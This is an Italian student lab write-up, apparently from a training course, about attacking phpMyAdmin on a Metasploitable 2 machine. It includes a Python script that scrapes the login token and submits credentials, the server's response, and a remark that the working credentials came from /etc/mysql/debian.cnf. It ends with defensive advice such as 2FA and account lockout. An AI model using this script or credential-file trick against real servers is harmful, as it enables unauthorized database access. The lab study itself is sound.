Andando ad effettuare un tentativo di Brute Force* verso il path **/phpMyAdmin/** notiamo come le misure di sicurezza vengano ulteriormente rafforzate. Viene infatti introdotto il concetto di: **TOKEN**.

Un token è una stringa di caratteri utilizzata per rappresentare l'autenticazione di un utente o fornire accesso a risorse specifiche in un percorso.

```
1 import requests
2 from bs4 import BeautifulSoup
3 from colorama import Fore, Style
4
5 user = "debian-sys-maint"
6 pwd = ""
7
8 IP = input("Inserisci indirizzo IP del server: ")
9 login_phpMyAdmin = "http://" + IP + "/phpMyAdmin/"
10
11 print(Fore.YELLOW + "Tentativi di login all'url: ", login_phpMyAdmin + Style.RESET_ALL)
12 # Creazione della sessione
13 session = requests.Session()
14
15 # Richiesta GET per recupero token e parametro phpMyAdmin
16 response = session.get(login_phpMyAdmin)
17
18 # Analizza l'HTML della risposta
19 soup = BeautifulSoup(response.text, 'html.parser')
20
21 # Trova il campo del token e ottiene il suo valore
22 token_field = soup.find('input', {'name': 'token'})
23 token_value = token_field['value'] if token_field else None
24
25 # Trova tutti i campi con nome phpMyAdmin e ottiene il valore
26 phpmyadmin_fields = soup.find_all('input', {'name': 'phpMyAdmin'})
27 phpmyadmin_value = phpmyadmin_fields[0]['value'] if phpmyadmin_fields else None
28
29 # Payload
30 login_data = {
31     'phpMyAdmin': [phpmyadmin_value] * 3,
32     'pma_username': user,
33     'pma_password': pwd,
34     'server': '1',
35     'lang': 'en-utf-8',
36     'conv charset': 'utf-8',
37     'token': token_value
38 }
39
40 response = session.post(login_phpMyAdmin, data=login_data) # Richiesta POST per il login
41 print(response.text)
42 # Verifica se il login è avvenuto con successo
43 if "Access denied" in response.text:
44     print(Fore.RED + "Login fallito!" + Style.RESET_ALL)
45 else:
46     print(Fore.GREEN + "Login avvenuto con successo!" + Style.RESET_ALL)
```

Questo è il codice python per l'esecuzione dei comandi spiegati in precedenza.

La richiesta GET inviata al server ci permette di richiedere i valori del token e dell'ID di sessione. Una volta ricevuti eseguiamo una richiesta contenente le combinazioni di username e password concatenate con gli ID di sessione ed il token.

```
var text_content = '';
var pma_absolute_uri = 'http://192.168.50.101/phpMyAdmin/';
var pma_text_default_tab = 'Browse';
var pma_text_left_default_tab = 'Structure';

// for content and navigation frames

var frame_content = 0;
var frame_navigation = 0;
function getFrames() {
    frame_content = window.frames[1];
    frame_navigation = window.frames[0];
}
var onloadCnt = 0;
var onLoadHandler = window.onload;
window.onload = function() {
    if (onloadCnt == 0) {
        if (typeof(onLoadHandler) == "function") {
            onLoadHandler();
        }
    }
    if (typeof(getFrames) != 'undefined' && typeof(getFrames) == 'function') {
        getFrames();
    }
    onloadCnt++;
    token = document.getElementsByName("token");
    token_value = token[0].value;
}
// ]>
</script>
<script src=".js/common.js" type="text/javascript"></script>
</head>
<frameset cols="200,*" rows="*" id="mainFrameset">
    <frame frameborder="0" id="frame_navigation" src="navigation.php?token=84789d3e684a01470e6a927401f3f83f" name="frame_navigation" />
    <frame frameborder="0" id="frame_content" src="main.php?token=84789d3e684a01470e6a927401f3f83f" name="frame_content" />
    <noframes>
        <body>
            <p>phpMyAdmin is more friendly with a <b>frames-capable</b> browser.</p>
        </body>
    </noframes>
</frameset>
</html>
Login avvenuto con successo!
```

*Il login nel path **/phpMyAdmin/** è in realtà stato eseguito utilizzando nome utente e password consultabili nel file **"/etc/mysql/debian.cnf"**. Inoltre nella versione del software installata sulla macchina Metasploitable 2 non sono presenti alcune componenti necessarie alla riuscita dell'attacco stesso.

SUGGERIMENTI SICUREZZA

La sicurezza di un accesso a un server con username e password è cruciale per proteggere i dati e prevenire accessi non autorizzati. Ecco alcuni consigli per **migliorare la sicurezza dell'accesso**:

1. **HTTPS:** Assicurati che la trasmissione delle credenziali avvenga attraverso una connessione sicura HTTPS per proteggere i dati durante il trasferimento.
2. **Password complesse:** Richiedi l'uso di password robuste che includano caratteri maiuscoli, minuscoli, numeri e simboli. Inoltre, incoraggia gli utenti a utilizzare password lunghe con caratteri speciali.
3. **Password policy:** Implementa politiche di password che richiedano la modifica periodica delle password e impediscono l'uso di password troppo comuni o facilmente individuabili.
4. **Autenticazione a due fattori (2FA):** Implementa l'autenticazione a due fattori quando possibile. Questo aggiunge un ulteriore livello di sicurezza richiedendo un secondo metodo di verifica oltre alla password, come un codice generato da un'applicazione autenticatore.
5. **Blocco account:** Implementa meccanismi di blocco degli account dopo un numero specifico di tentativi di accesso falliti per proteggere da attacchi di Brute Force.
6. **Monitoraggio accessi:** Tieni traccia degli accessi al server e monitora attività sospette. Utilizza registri di accesso per identificare tentativi non autorizzati o comportamenti anomali.
7. **Accesso basato sui privilegi:** Gli utenti dovrebbero avere solo le autorizzazioni necessarie per eseguire le proprie attività.
8. **Protezione contro attacchi di iniezione:** Se il sistema accetta input dagli utenti, implementa controlli per proteggersi da attacchi di iniezione, ad esempio SQL injection o altri tipi di iniezione di codice (come già visto nell'attacco alla DVWA).
9. **Aggiornamenti regolari:** Mantieni il sistema operativo, software e qualsiasi componente software utilizzato aggiornati.
10. **Formazione degli utenti:** Fornisci formazione sulla sicurezza agli utenti per sensibilizzarli sulla gestione sicura delle proprie credenziali e sulle possibili minacce.
11. **Servizi di sicurezza cloud:** Se stai utilizzando servizi di cloud, sfrutta le funzionalità di sicurezza offerte dalla piattaforma cloud.
12. **Isolamento della sala server:** Solo gli utenti autorizzati dovranno avere l'accesso fisico alla sala server.

FONTI

- <https://docs.python.org/3/tutorial/index.html>
- https://bughacking.com/dvwa-ultimate-guide-first-steps-and-walkthrough/#Brute_Force
- <https://portswigger.net/burp/documentation/desktop/http2>
- <https://www.kali.org/docs/>
- <https://learn.epicode.com/>

IL TEAM



Anthony Midea



Marco De Falco



Luigi Benvenuti



Rafael Mango



Alessandro Marasca





GRAZIE